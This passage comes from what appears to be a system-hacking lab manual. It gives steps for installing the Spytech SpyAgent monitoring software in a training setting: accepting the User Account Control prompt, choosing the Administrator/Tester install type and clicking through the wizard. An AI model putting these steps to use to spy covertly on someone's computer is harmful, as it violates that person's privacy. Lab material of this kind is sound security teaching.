
Note: If a User Account Control pop-up appears, click **Yes**.

11. The **Spytech SpyAgent Setup** window appears; click **Next**. Follow the installation wizard and install **Spytech SpyAgent** using the default settings.




Module 06 – System Hacking

12. In the **Select SpyAgent Installation Type** window, ensure that the **Administrator/Tester** radio button is selected; click **Next**.




13. In the **Ready To Install** window, click **Next**.

